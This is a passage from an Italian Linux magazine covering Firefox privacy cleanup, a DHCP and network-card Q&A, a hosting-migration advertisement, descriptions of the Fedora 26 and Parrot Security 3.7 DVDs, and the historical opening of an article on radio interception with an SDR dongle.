home dell'utente che lo ha lanciato, una cartella nascosta di nome **.mozilla**. In questi casi, dovendo consegnare il computer a terzi, sarebbe opportuno rimuovere completamente tale cartella. Ciò non creerà alcun problema (a meno di aver installato qualche estensione in genere memorizzata in tale cartella): è evidente come al nuovo lancio di Firefox la cartella verrà nuovamente ricreata. Infine, per coloro che volessero conoscere il significato di ogni





Fig. 1 • Nella sezione Sicurezza vi sono gli accessi salvati in Firefox





Fig. 2 • Per la propria privacy è meglio cancellare cronologia, inclusa quella dei download effettuati

singola opzione presente nelle sezioni indicate, possiamo notare (anche dalle immagini presenti) come in alto a destra sia presente un piccolo punto interrogativo: cliccando su di esso, con rete attiva, si verrà rediretti all'help (in italiano) su quella data sezione alla fondazione Mozilla dove sono spiegate puntualmente tutte le voci.

Sistema/Networking

CONFIGURAZIONE SCHEDA DI RETE

DOMANDA • Salve a tutti. Ho un piccolo problema: all'avvio della distribuzione l'inizializzazione della scheda di rete, identificata con **eth0** dal comando **ifconfig (man ifconfig)**, da come risultato nei log un misero "fallito". Se provo, però, ad attivarla dal **Centro di Controllo** viene regolarmente riconosciuta e la configurazione, che effettuo ogni volta al termine del boot della macchina, viene regolarmente accettata e mantenuta per tutta la sessione con l'indirizzo IP che fornisco durante la dinamica di configurazione. Domanda: come posso evitare questa procedura ad ogni avvio?

SOLUZIONE • La domanda è formulata dall'utente **attack_the_king** e dopo alcuni suggerimenti lo stesso utente riporta la soluzione che vede la disabilitazione dell'attivazione automatica della LAN al boot della distribuzione. Lo stesso utente non fornisce, però, né la distribuzione in uso, non riporta se avesse o meno un client dhcp attivato sulla distribuzione e nemmeno se sul modem/router in uso vi fosse o meno un server DHCP attivo. Infatti in tutti i moderni router (ad esempio il modello visibile in Fig. 3, ma ve ne sono una grande quantità di marche e modelli differenti) è presente un server DHCP configurabile via browser collegandosi all'interfaccia Web del modem/router dopo aver inserito username e password: in genere un indirizzo del tipo 192.168.0.1, fare riferimento al manuale per lo specifico modello in uso, mentre i dati per il login sono in genere presenti sulla pancia del router su una etichetta adesiva. Il server DHCP integrato permette di assegnare un indirizzo IP al PC a esso connesso non appena il router stesso "sente" la presenza di una scheda di rete attiva su uno dei suoi connettori **RJ45 Ethernet** (da non confondere con il connettore **RJ11** proveniente dalla linea telefonica). Infatti, ad esempio, in questo caso il problema potrebbe derivare da una errata configurazione del dhcp lato client o anche dall'impostazione di IP statici sul router che non collimano con quelli che vengono impostati automaticamente al boot della distribuzione.

I casi di connessione a Internet più comuni, potremmo dire "domestiche", che si presentano sono essenzialmente due:

- un collegamento diretto ad Internet attraverso un modem (non router) ADSL connesso direttamente al PC (USB o scheda di rete);
- un collegamento in una rete locale tramite una scheda di rete Ethernet collegata ad un router.

Nel primo caso è necessario fornire alcuni dati come indirizzo del DNS primario e secondario, username e password dell'utente che richiederà l'autenticazione presso il proprio provider. Ciò può essere attuato, ad esempio, previo uso del comando **pppoe-setup** presente, insieme ai comandi **pppoe-start** per attivare la rete e **pppoe-stop** per chiudere la connessione, nel pacchetto **rp-pppoe** (protocollo **PPPoE, Point-to-Point Protocol over Ethernet**) che si appoggia al pacchetto **ppp** (per il protocollo **PPP, Point-to-Point Protocol**) che contiene il demone **pppd (man pppd)**, comandi e demone che si preoccuperanno di assegnare l'indirizzo IP alla nostra macchina. Nel secondo scenario, oggi come oggi la stragrande maggioranza delle connessioni domestiche, le informazioni della rete in cui ci si trova riguardano l'indirizzo IP da assegnare alla macchina, la netmask e l'indirizzo del gateway (o router se ci troviamo sul suo stesso segmento di rete). In realtà se sulla rete è disponibile un server DHCP l'indirizzo non dovrà più essere specificato a mano ma verrà automaticamente impostato grazie a questo protocollo. Va da se che sul computer dovrà essere attivo un client DHCP, mentre il server sarà presente nel router (o su un altro PC avente tali funzioni) dove rimarrà in ascolto su una specifica porta (logica) in attesa di transazioni ad opera dei client che a esso vorranno collegarsi. Osserviamo che qualora si volesse creare una propria rete locale la scelta degli indirizzi non potrà (e non dovrà) essere casuale: la buona pratica vuole che in questi casi è sempre opportuno scegliere indirizzi appartenenti a classi riservate per tali scopi e assegnati ad-hoc dallo **IANA (Internet Assigned Numbers Authority** – *www.iana.org*), indirizzi che non vengono mai assegnati a macchine pubbliche su Internet. Infatti il documento **RFC 1918** (*www.ietf.org/rfc/rfc1918.txt*) al capitolo 3 **Private Address Space** elenca, su indicazioni dello **IANA**, una serie di indirizzi per le cosiddette reti private, ovvero reti interne ad una organizzazione che non devono mai essere connesse direttamente ad Internet. Tali indirizzi privati (riservati per tali scopi) vedono un intero subset nella classe A, 16 reti di classe B e 256 reti di classe C, indirizzi che vengono riportati, per comodità del lettore, nella tabella sottostante:

Fig. 3 • Il router NetGear modello DGN 2200 N300

Classe	Intervallo indirizzi
A	10.0.0.0 – 10.255.255.255
B	172.16.0.0 – 172.31.255.255
C	192.168.0.0 – 192.168.255.255

Naturalmente il riferimento nella tabella è agli indirizzi IPv4. Per completezza facciamo presente che parliamo diffusamente del protocollo DHCP in questo stesso numero nella pagine dedicate alla sicurezza.

IL PIANO HOSTING GIUSTO PER TE


Hosting Solutions ti offre ad un prezzo incredibile tutti gli strumenti per creare il tuo progetto online

Destreggiarsi tra la moltitudine di offerte online è davvero un'impresa: la concorrenza è spietata ed i provider che promettono l'impossibile abbondano. Ad aiutarti ci pensano Edizioni Master e **Hosting Solutions**, provider italiano attivo sulla scena IT da oltre un decennio, che ti propongono un piano hosting affidabile e performante ad un prezzo incredibile. Stiamo parlando di Silver Linux, un servizio che mette a disposizione 100 GB di spazio su disco, 2 GB di spazio per i database MySQL, traffico Internet mensile e banda illimitati, certificato SSL Let's Encrypt ed un CMS preinstallato (a tua scelta tra WordPress, Joomla, Drupal, WooCommerce e PrestaShop). Se vuoi trasferire il tuo vecchio sito, database incluso, abbiamo preparato per te una guida che ti mostrerà in sintesi le varie operazioni da compiere.

SCOPRI L'OFFERTA DI HOSTING SOLUTIONS



I lettori delle riviste Edizioni Master possono acquistare Silver Linux **al solo costo del dominio** per i primi 12 mesi di utilizzo (invece dei 65€ + IVA di listino). Raggiungiamo la pagina Web **www.edmaster.it/url/6940** e, durante la procedura di finalizzazione dell'ordine, utilizziamo il codice promozionale **SL01PDOM** (può essere utilizzato solo una volta ed è valido fino al 31/12/2017).

Fuori il vecchio, dentro il nuovo

Trasferiamo un piano hosting nell'infrastruttura del provider italiano Hosting Solutions

01 ACCESSO AL SERVIZIO

Raggiungiamo la pagina Web **www.edmaster.it/url/6940** e inseriamo il nome del dominio da trasferire – come mostrato in figura. Clicchiamo poi su **Ordina** per avviare la procedura di acquisto del piano.

02 ATTENZIONE AI DNS



In **Dati Cliente** vanno inseriti i dati dell'intestatario del dominio. Selezioniamo **Avvia subito il trasferimento** e **usa i miei DNS** (informazioni reperibili dal vecchio provider) in modo che gli utenti riescano sempre a raggiungere il nostro sito.

03 SERVE FILEZILLA


Scarichiamo la versione di **FileZilla** compatibile con il nostro OS. Nelle due colonne è possibile sfogliare le cartelle e visualizzare i file contenuti nella posizione corrente. La colonna sinistra è dedicata al computer locale mentre quella di destra al sito.


04 SPOSTIAMO I FILE

Inseriamo indirizzo IP, credenziali e numero di porta (21). Clicchiamo su **Connessione rapida**. La procedura va ripetuta due volte: la prima scaricando i file dal vecchio sito al PC. La seconda inserendo i dati FTP di Silver Linux e procedendo all'upload.

Pochi clic e... il sito è trasferito!


Effettuiamo un backup del vecchio DB ed importiamo tutto sul nuovo piano hosting

01 BACKUP DEL VECCHIO DB


Per esportare il vecchio database utilizzeremo la funzione **Esporta** di phpMyAdmin, localizzato solitamente nella sezione database del pannello di controllo. Dopo il login (credenziali del vecchio provider) andiamo nella sezione **Esporta** ed utilizziamo i settaggi in figura. Ecco il nostro file **.SQL**!

02 UN NUOVO DB

Accediamo al pannello di controllo Hosting Solutions (**Area Clienti**). Da **Hosting & Dedicati** scegliamo **Apri** in corrispondenza di Silver Linux. Individuiamo ora la voce **MySQL** e dalla nuova sezione clicchiamo su **Aggiungi** per avviare la procedura. È consigliato utilizzare il nome del vecchio database.

03 IMPORTIAMO IL DB

Clicchiamo sull'icona di phpMyAdmin in corrispondenza del database appena creato, effettuiamo il login e scegliamo **Importa**. Ora non resta che cliccare su **choose file**, indicare il file .SQL precedentemente creato e dare conferma con **Esegui**.

04 IL FILE HOSTS

Prima di indirizzare gli utenti sul nuovo sito dobbiamo accertarci che il portale sia funzionante. Per fare ciò dobbiamo modificare il file **hosts** (meglio effettuare il backup) aprendolo con un editor di testo. Il file è presente nella directory **/etc**.

05 TEST DEL SITO

Inseriamo l'**indirizzo IP** del nuovo sito, reperibile nella email di attivazione, nel formato XXX.XXX.XX.XXX; lasciamo uno spazio e digitiamo il **dominio** del sito, come mostrato in figura. Salviamo il file e visitiamo il portale da un qualsiasi browser per avviare la sessione di test.

06 I NUOVI DNS



Per reindirizzare i visitatori sul nuovo spazio hosting dobbiamo procedere alla modifica dei DNS (stiamo ancora utilizzando i DNS del vecchio provider). Accediamo al pannello di controllo Silver Linux ed andiamo in **Gestione DNS →Server DNS**. Inseriamo i dati mostrati in figura e confermiamo.


DVD SINGOLO + LATO A DVD DOPPIO


Distribuzioni

FEDORA 26

UN PASSO AVANTI A TUTTI

Scegli la Libertà, scegli Fedora. È questo il claim che si legge nel momento in cui si visita il sito Web ufficiale del progetto Fedora. E, dopotutto, non è una frase campata in aria: nel corso degli anni, infatti, la distro si è dimostrata quella che più di tutte ha abbracciato il concetto di FOSS, includendo esclusivamente software di questa tipologia. Ma Fedora, com'è noto a molti, è anche stabilità, innovazione e sicurezza. Cosa c'è di nuovo in questa release 26? Nella versione Workstation, quella destinata ai "comuni" PC, troviamo il nuovo ambiente desktop GNOME 3.24 ed una quantità di aggiornamenti per nulla irrilevante: ad esempio, sono stati integrati i nuovi Python 3.6, GCC 7 e Golang 1.8. Anaconda, il software di installazione predefinito di Fedora, ha ora un nuovo strumento di partizionamento che permette anche ai più esperti di configurare le partizioni del disco come più preferiscono. Come al solito, oltre alla release Workstation, sono disponibili anche la versione Server e Atomic (quest'ultima ottimizzata per l'implementazione di workload su container).

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO




Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

PARROT SECURITY OS 3.7

PER I PROFESSIONISTI DELLA SICUREZZA

Nata nell'ormai relativamente lontano 2013, Parrot Security OS è una distro (orgogliosamente sviluppata da un team italiano) che mette a disposizione degli esperti di sicurezza tutti i tool necessari per il test di dispositivi, reti e servizi. Ed oggi, con la nuova release 3.7, la distro diviene ancora più completa. Come annunciato nelle release note, infatti, se il primo passo era quello di realizzare una distribuzione leggera, basata su Debian e con un ambiente desktop "classico" che non mettesse in difficoltà gli utenti, il secondo step consisteva nell'integrare un elevatissimo numero di strumenti utili ad esperti di sicurezza, sysadmin e sviluppatori. Obiettivi ampiamente raggiunti. Cosa c'è di nuovo in Parrot Security OS 3.7? Essenzialmente, le grandi novità sono 2: la prima riguarda il kernel, la seconda il core della distro. Nel primo caso, infatti, gli sviluppatori hanno sostituito Linux 4.9 con il nuovo ramo 4.11 raggiungendo un miglior supporto per molti dispositivi. Nel secondo, invece, la distro è ora basata su Debian 10.

MASTERIZZAZIONE SUPPORTI

In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/ Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su "..." per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

Lo sniffer dell'etere

Nell'aria viaggiano tonnellate di comunicazioni non criptate trasmesse via radio. Alcune private, altre pubbliche, altre segrete. Scopri con noi come intercettarle col tuo PC

Luca Tringali

C'è stato un periodo nel quale l'informatica amatoriale consisteva soprattutto nel costruire hardware in casa: in tutto il mondo, piccoli grandi hacker cercavano di capire come funzionassero i primi microprocessori per costruire ad esempio un calcolatore capace di accendere a comando un paio di lampadine. Poi, sono arrivati i computer a "basso costo" e l'attenzione degli hacker si è spostata principalmente sul software. In modo graduale ci si è allontanati dal lavorare sull'hardware, accettando più che altro quello che veniva venduto dalle varie aziende, senza provare a modificarlo per scoprirne nuove funzionalità. Naturalmente, questa passione non si è interrotta: negli anni è solo diminuito il numero di persone che fa hacking hardware attivamente. E comunque tutt'ora, un vero appassionato di informatica non può non avere anche delle basi di elettronica. Anzi: negli ultimi tempi, soprattutto grazie alla comparsa di dispositivi hardware altamente configurabili come Arduino e Raspberry Pi, diversi hacker stanno nuovamente tornando alle origini.

HACKING E PIRATERIA: DUE COSE DIVERSE

In queste pagine parliamo di hacking, in particolare hacking hardware, e spieghiamo passo passo come farlo. Stiamo però parlando di hacking nel senso originale del termine, cioè soltanto per indicare la passione per l'informatica. Un hacker non è altro che una persona affamata di conoscenza che vuole capire come funzionino le cose che lo circondano. Un pirata (cracker, in inglese), invece, è un criminale che sfrutta le tecnologie informatiche per danneggiare altre persone. Spesso, però, si tende a confondere i due termini. Noi, naturalmente, invogliamo a diventare hacker, perché conoscenza e cultura informatica sono preziose, raccomandando sempre a tutti di rimanere all'interno della legalità.

Fig. 1 - Ecco una tipica chiavetta RTL SDR è acquistabile sul Web al costo di circa 10 euro

DALLE RADIO AI PC...

I primi hacker hardware erano quasi sempre radioamatori, sia perché la tecnologia delle radio è abbastanza semplice ma al tempo stesso permette di imparare a costruire circuiti anche più complessi, sia perché la possibilità di comunicare a grande distanza o di intercettare le comunicazioni di altre persone ha sempre affascinato chiunque da quando Guglielmo Marconi ha dimostrato un metodo pratico per farlo. Oggi, le onde radio sono utilizzate praticamente ovunque, non fosse altro che per il desiderio comune di liberarsi delle connessioni cablate: il Wi-Fi, ad esempio, sfrutta un insieme delle tecnologie progettate da Marconi e Tesla. Ma già negli anni'80, con i primi telefoni cellulari, le onde radio stavano prendendo piede. Naturalmente i primi telefoni mobili erano tutt'altro che sicuri, le comunicazioni con i ripetitori di segnale non erano criptate, quindi non c'è voluto molto perché alcuni hacker scoprissero di poterle intercettare con estrema facilità. L'esperto di sicurezza **Tsutomu Shimomura** e l'ha-

